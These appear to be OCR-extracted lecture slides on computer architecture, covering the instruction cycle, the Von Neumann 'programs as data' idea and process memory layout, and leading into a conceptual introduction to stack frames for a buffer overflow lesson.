
CPU performs the instructions.

How?


(there's actually 1 more level of abstraction: machine code. trivial step, though)

Process: Processor (of Instructions)

Computer Architecture




Computer Architecture



Primitive operations: **arithmetic.** conditional **branching** on values in **registers**. (that’s all you need to compute everything!)


Process: Processor (of Instructions)

Computer Architecture




Instruction Cycle

cycle repeated billions of times per second:




Process: Processor (of Instructions)

Computer Architecture




Process: Processor (of Instructions)

Computer Architecture




Process: Processor (of Instructions)


Von Neumann Architecture



Von Neumann Architecture



Von Neumann Architecture



Process

Programs as Data

Fascinating.

- Process can rewrite its own instructions! (higher-order)

John Von Neumann

Programs as Data

Fascinating.

- Process follows its instructions w/o question.
- Process can rewrite its own instructions!
- Process can perform I/O

John Von Neumann


Programs as Data

Fascinating.

- Process follows its instructions w/o question.
- Process can rewrite its own instructions!
- Process can perform I/O

… what could possibly go wrong?

Buffer Overflow Attack



Process, Anatomy


A process in memory consists of:

- **text** instructions (the program)
- **data** variables (static size)
- **kernel** command-line parameters
- **heap** large data (`malloc`)

… and our main actor:

- **stack** function calls; parameters, return address, function-local variables.

Elements arranged as depicted.
Stack & heap grow as depicted.



Process, Anatomy

A process in memory consists of:


- **text** instructions (the program)
- **data** variables (static size)
- **kernel** command-line parameters
- **heap** large data (`malloc`)

… and our main actor:

- **stack** function calls; parameters, return address, function-local variables.

Elements arranged as depicted.
Stack & heap grow as depicted.

let's focus on the main actor



Buffer Overflow Attack

Stack, Anatomy


Function call allocates a stack frame.

- parameters, return address,
  function-local variables (e.g. array buffer)

Recursive call? Push a new stack frame. (cool)

Data written into allocated buffer during function execution written **bottom-up**


- otherwise you could overwrite **text**!



Buffer Overflow Attack

Stack, Anatomy

